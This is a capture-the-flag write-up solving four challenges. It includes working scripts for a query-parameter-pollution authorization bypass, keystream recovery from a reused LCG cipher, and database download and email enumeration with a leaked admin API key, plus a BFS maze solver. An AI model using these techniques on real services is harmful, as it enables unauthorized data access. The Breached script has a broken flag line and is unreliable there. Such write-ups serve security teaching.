

Secure API
The challenge presents a Flask API with a critical authorization bypass in the /api/balance endpoint. Examining the source code reveals the flaw at lines 107-115:
target = request.args.get('username')
if target and target != auth_user:
    return jsonify({'error': 'unauthorized'}), 403

query_target = request.args.getlist('username')
if query_target:
    actual_target = query_target[-1]  # Uses LAST element
The vulnerability stems from inconsistent parameter handling. The authorization check uses request.args.get('username'), which returns only the first value when multiple parameters exist, while the actual database query uses request.args.getlist('username')[-1], which retrieves the last value. By supplying username twice—first with our authenticated user and second with admin—we bypass the authorization check (which validates only the first parameter) while retrieving the admin’s balance (using the last parameter).
import requests

url = "https://tlctf2025-api.chals.io/"

data = {"username": "mewtwo", "password": "mewtwo"}

r = requests.post(url + "/api/register", json=data)
print(r.text)

r = requests.post(url + "/api/login", json=data)
token = r.json().get("token")

headers = {"Authorization": f"Bearer {token}"}
params = {"username": ["mewtwo", "admin"]}
r = requests.get(url + "/api/balance", params=params, headers=headers)
print(r.text)
N00bRandomness
The challenge implements a flawed stream cipher using a Linear Congruential Generator (LCG)-based keystream:
def _step(x, y, z):
    return (x * z + y) & 0xFF

def _mask_bytes(payload: bytes, x: int, y: int, seed: int) -> bytes:
    s = seed & 0xFF
    out = bytearray()
    for b in payload:
        s = _step(x, y, s)
        out.append(b ^ s)
    return bytes(out)
The cipher encrypts three messages (msg1, msg2, flag) using:
ciphertext = plaintext ⊕ keystream
All three ciphertexts reuse the same keystream derived from identical parameters (A, C, SEED).
With msg1 plaintext known, the keystream is trivially recovered. Since the flag uses the same keystream from the beginning, it can be decrypted by xor of ct3 and keystream
Stream cipher keystream reuse enables a known-plaintext attack.
Solution
#!/usr/bin/env python3

PLAIN1_HEX = "57656c636f6d6520746f206d7920756c7472612073656375726520656e6372797074696f6e2073657276696365210a54686973206d6573736167652069732066756c6c79206b6e6f776e20746f20796f752e0a537572656c7920796f752063616e6e6f7420627265616b206d792074686973206369706865722e2e2e0a"
CIPH1_HEX  = "c6956bf53271f6a2dda7bf830cd45eb6b5d25666fea9a047ab1deffbcbc729f381240e99d35c80877b5e962db075816e4969e486804950e158bf4ade6c779b8c24dcab2f3db73d2d1ee67fda5a9492f5f44efd5538fee69ee018f6311044782bdf7e48c25d5ec1c7a8839f63ec343f9288b37705c49c8b378bb6c190cf"
CIPH3_HEX  = "e58272e5297fe7e4d2b1af9b2a901bb4b5ff0430bea29c5cea4babc197fb39d5823d5384c923c7bd7d40ce7ba8"

def lcg_step(a: int, c: int, s: int) -> int:
    return (a * s + c) & 0xFF

def verify_params(a: int, c: int, keystream: bytes) -> bool:
    s = keystream[0]
    for i in range(1, len(keystream)):
        s = lcg_step(a, c, s)
        if s != keystream[i]:
            return False
    return True

def generate_keystream(a: int, c: int, start: int, length: int) -> bytes:
    s = start
    out = []
    for _ in range(length):
        out.append(s)
        s = lcg_step(a, c, s)
    return bytes(out)

def brute_force_params(keystream: bytes) -> list:
    candidates = []
    for a in range(256):
        for c in range(256):
            if verify_params(a, c, keystream):
                candidates.append((a, c))
    return candidates

def main():
    plain1 = bytes.fromhex(PLAIN1_HEX)
    ciph1 = bytes.fromhex(CIPH1_HEX)
    ciph3 = bytes.fromhex(CIPH3_HEX)

    keystream = bytes([c ^ p for c, p in zip(ciph1, plain1)])
    print(f"Keystream recovered: {len(keystream)} bytes")
    print(f"First 32 bytes: {keystream[:32].hex()}\n")

    print("Brute-forcing LCG parameters (A, C)...")
    candidates = brute_force_params(keystream)
    print(f"Found {len(candidates)} valid parameter(s): {candidates}\n")

    if not candidates:
        print("No valid parameters found.")
        return

    for a, c in candidates:
        print(f"Testing A={a}, C={c}")
        flag_keystream = generate_keystream(a, c, keystream[0], len(ciph3))
        flag = bytes([ct ^ ks for ct, ks in zip(ciph3, flag_keystream)])

        try:
            flag_text = flag.decode('utf-8')
            print(f"Flag: {flag_text}\n")
            if flag_text.startswith("trustctf{") and flag_text.endswith("}"):
                print("Valid flag recovered!")
                return
        except UnicodeDecodeError:
            print(f"Failed to decode: {flag.hex()}\n")

if __name__ == "__main__":
    main()
Flag
trustctf{y0u_d0nt_3v3n_n33d_2_b_sm4rt_4_th15}
Breached
After extracting dist.tar.gz, we examine the provided files:
dist/
├── .env
├── server.py
├── static/
│   ├── index.html
│   ├── dashboard.html
│   ├── welcome.html
│   └── login.html
└── runtime_db.csv
Examining the Dashboard
Looking at dashboard.html, we find an interesting hint:
<h3>Admin tools</h3>
<p>If you are an admin you can request exports via the internal storage API.
   Developers have been warned not to commit secrets.</p>
Discovering the .env File
Checking the distributed files, we find a .env file containing sensitive credentials:
# .env
FLAG_SECRET=3HZ0jv5EuC4WHoJnxGKDxuoD9mCkxHMlJz3MucS6U40k7lLdqDqlF2pmeDRT2W5F
ADMIN_API_KEY=6208d4e88be3d7a2c6845189a23954420f037a262d13a833b9ace3ef98a35ee0
Examining server.py shows how these credentials are utilized:
ADMIN_API_KEY = os.getenv('ADMIN_API_KEY')
FLAG_SECRET = os.getenv('FLAG_SECRET')

@app.route('/download_db')
def download_db():
    if not check_admin_key(request):
        return jsonify({'error': 'invalid api key'}), 401
    # ... downloads the full user database
    return send_file(db_path, as_attachment=True)

def token_for_email(email: str) -> str:
    hm = hmac.new(FLAG_SECRET.encode('utf-8'),
                  email.encode('utf-8'), hashlib.sha256)
    return hm.hexdigest()
ADMIN_API_KEYauthenticates requests to/download_dbendpointFLAG_SECRETis used to generate HMAC tokens for flag creation- Flag format:
trustctf{<first_12_chars_of_hmac>}Attack flow
Leaked .env → Admin API Key → Download Database → Enumerate Emails → Find Pwned Email → Generate Flag
Script
#!/usr/bin/env python3
import csv, hmac, hashlib, requests
from concurrent.futures import ThreadPoolExecutor, as_completed

API_KEY = "6208d4e88be3d7a2c6845189a23954420f037a262d13a833b9ace3ef98a35ee0"
SECRET = "3HZ0jv5EuC4WHoJnxGKDxuoD9mCkxHMlJz3MucS6U40k7lLdqDqlF2pmeDRT2W5F"

def check_email(email):
    """Check if an email is marked as pwned in HIBC breach database"""
    try:
        r = requests.get(
            f"https://tlctf2025-hibc.chals.io/check_email?email={email}",
            timeout=5
        )
        result = r.json()
        if result.get("pwned"):
            print(f"[!] Found pwned email: {email}")
            return email
    except Exception as e:
        pass
    return None

# Step 1: Download the user database using leaked admin API key
print("[*] Downloading database...")
r = requests.get(
    "https://tlctf2025-data-app.chals.io/download_db",
    headers={"Authorization": f"Bearer {API_KEY}"}
)
open("db.csv", "wb").write(r.content)
print(f"[+] Database downloaded ({len(r.content)} bytes)")

# Step 2: Parse all emails from CSV
emails = [row['email'] for row in csv.DictReader(open("db.csv"))]
print(f"[*] Loaded {len(emails)} emails from database")
print(f"[*] Starting concurrent enumeration...")

# Step 3: Concurrently check each email against HIBC breach API
admin_found = None
with ThreadPoolExecutor(max_workers=50) as executor:
    futures = {executor.submit(check_email, email): email for email in emails}

    for future in as_completed(futures):
        result = future.result()
        if result:
            admin_found = result
            # Cancel remaining futures to save time
            for f in futures:
                f.cancel()
            break

# Step 4: Generate flag using HMAC-SHA256
if admin_found:
    token = hmac.new(SECRET.encode(), admin_found.encode(), hashlib.sha256).hexdigest()
    flag = f"trustctf}"
    print(f"\n[+] SUCCESS!")
    print(f"[+] Admin Email: {admin_found}")
    print(f"[+] HMAC Token: {token}")
    print(f"[+] FLAG: {flag}")
else:
    print("[!] No pwned email found in database")
Flag
FLAG: trustctf{aefefb18de55}
Gorey
Analyzing the given binary shows that there is a maze that is not shown to the user. We can input where we want to go using the commands NORTH, SOUTH, WEST and EAST. But each command will step by 2 steps at a time. And the program checks for minimum number of steps to solve the maze and then decrypts the flag using functions like main_db, main_xb and main_ba.
 I copied the maze from IDA.
The maze was encoded as a string where 1 represents walls, 0 represents walkable paths, S is the start position, and E is the end position. From analyzing the binary, I determined the maze dimensions were 71 characters wide and 70 rows tall.
Solution Approach
The core challenge here was finding the shortest path through a maze where each move covers 2 cells instead of 1. This means when you move in a direction, you need to ensure both the intermediate cell and the destination cell are not walls - you can’t jump over walls. This is essentially a constrained shortest path problem that’s perfect for Breadth-First Search (BFS) since it guarantees finding the minimum number of moves.
I used ChatGPT to write the pathfinding script (conversation link). I provided it with the maze string from IDA, told it the dimensions (71×70), explained that each move goes 2 cells at a time and can’t jump across walls. The resulting script implemented BFS where each state transition validates that both cells in the 2-step movement are valid (not walls and within bounds). AND IT WORKEDDD!!.
Script
from collections import deque

maze_raw = """
11111111111111111111111111111111111111111111111111111111111111111111111
1S100000100010000000100000100000000000000000101000000000000000101000001
10111010101010101110101111101110111111111110101011111011111110101011101
10000010101000101000100000001010000000000010001010100010100000101010001
11111110101111101011111011111011111111101011101010101110101111101010111
10001000100010001010001010000000001000101010101000100010001000101010001
10111011111110111010101010101111111010111010101110111010111010101011101
10100010001000101010101000101000100010000010001000001010100010100000101
10101110101011101010101110111010101111111111111011111010101110111111101
10001000100010001000101010100010001000000010000010100010001000000000001
10111011111110111111101010101111101011111010111110101111101111111111101
10000010000010000000001010101000101010001000100000100010001000100010001
11111111111010111111111010101010101010111111111010111011111010101110111
10000000001010100010000010100010101010001000000010001010000010100000001
10111111101010101010101110111110111010101010111111101010111110111111111
10001000001010101010100010000010001010101010001000001000001000100000001
10101011111010101010111011111011101010101011101111111111111010101111101
10101000000010101000001000001000101010101000100000000010000010101000101
10101111111010111111101011111110101011101110111111111010111111101010101
10100000100010000010001000000000100010000010001000000010001000001010001
10111110111111111010111111111111111110101110111011111011101011111011111
10100010000000001010100000001000000010101000100010000010101010001000001
10111011111110111010101111101011111010111011101110111110101010111111101
10001010000010000010101000101000101010000010001010000010100010100000001
11101010101011111110101110101110101011111110111011111010111110101111101
10101010101010000000100010101000101000000000100010001010001000100010001
10101010101010111111101010101011101111111111111010101010101010111010111
10001000101010100000101010001010000010000000000010100010100010001010001
10111011101110101110111010111010101110111011111010111110111110101011111
10001010001000101010000010000010101000001010001010000010100010101000001
11101010111011101011111111111110101011111010111011111010101010101111101
10001010000010001000100000000000100000100010100010001010101000101000001
10111110111111101011101111111111101111101110101110111010101111111011101
10000010000000001000000010001000101000101000001000100010100000001010001
11111011111111111011111010111010111010101110111011101110111111101011101
10001000100000001010001000100010000010100010001010001000100000101000101
10111110111110101110101111101111111110111011101010111011111011101110101
10000010001000100000100000100000001000001010000010100000000010000010101
11111011101011111111111110111111101111101010111110101111111110111110111
10001000101010000000100010100000100000100010001000100010000010100010001
10101110101010111110111010101110111110111011111011101110111010101011101
10100010101000000010100010001010100000101010000010001000100010001000101
10111010101111111010101111111010101111101010111110111011101111111010101
10100010100000001010100000100010001010000010000010001000100000000010101
10101110111111101110101110101011111010111111111011111010111111101111101
10100000001000101000101000101010000000100000001000001010100000001000001
10111111101010101011111011101010111111101011111111101010101111111011101
10001000101010101000001000001000000010001010000010001010100000001010001
10101110101010101011101111111111111010111110111010111110111111111010111
10100010000010101000100000000000100000100000101010001000100000000010001
10111011111111101111101111111010101111101111101011101011101111111111101
10001000001000001000101000001010101000101000001000001000101010000000001
11101111101011111010101011101110101010101110101111111110101010111111111
10001000101010000010101000100010101010100010101000000000101010000000101
10111110101010101110111110111010111010111010101010111011101010111110101
10000000100010100010001000100010001010000010100010100010001000100010001
11111110111111111011101011101111101011111111111110101110111011101011111
10000010100000000010100010100000100010001000000000101000100010001000001
10111010101111111110111110111110101110101011111111101011111110111111101
10001010100010000000100000100000100000100010000010001000000010000000101
11101010111011101111101110101111111111111110111010111111111011111110101
10001010001000100000101000101000001000000010001000100010001000000010101
10111011101010101110101011101011101110111111101111101011101111111010101
10001000101010100010001000101000100010100000100010001000000000101000101
10101111101110111011111110101110111010101110111010111011111110101111101
10101000100000100000100010100000100010000010000000100010001010001000101
10101010111111101111101010111111101111111111111111101110101011101010101
10101010000000100010001000100000100000000000000000101000101000001010101
10101011111110111010111111101011111111111111111110111011101111111010101
101000000000100000100000000010000000000000000000000000100000000000100E1
""".strip().splitlines()

H = len(maze_raw)
W = len(maze_raw[0])

maze = [list(row) for row in maze_raw]

# Locate start and end
for r in range(H):
    for c in range(W):
        if maze[r][c] == "S": start = (r, c)
        if maze[r][c] == "E": end = (r, c)

# Moves: 2 cells each step
dirs = {
    "NORTH": (-2, 0),
    "SOUTH": (2, 0),
    "WEST": (0, -2),
    "EAST": (0, 2),
}

def valid(r, c):
    return 0 <= r < H and 0 <= c < W and maze[r][c] != '1'

# BFS
queue = deque([start])
prev = {start: (None, None)}  # (previous cell, move name)

found = False

while queue:
    r, c = queue.popleft()
    if (r, c) == end:
        found = True
        break

    for move, (dr, dc) in dirs.items():
        nr, nc = r + dr, c + dc
        ir, ic = r + dr//2, c + dc//2  # intermediate cell

        if valid(nr, nc) and valid(ir, ic) and (nr, nc) not in prev:
            prev[(nr, nc)] = ((r, c), move)
            queue.append((nr, nc))

# Reconstruct
path_moves = []
cur = end
while prev[cur][0] is not None:
    cur, mv = prev[cur]
    path_moves.append(mv)

path_moves.reverse()

# Output
for m in path_moves:
    print(m)
Flag
trustctf{y0uv3_35c4p3d_7h3_6l4d3_71m3_f0r_f4z3_7w0}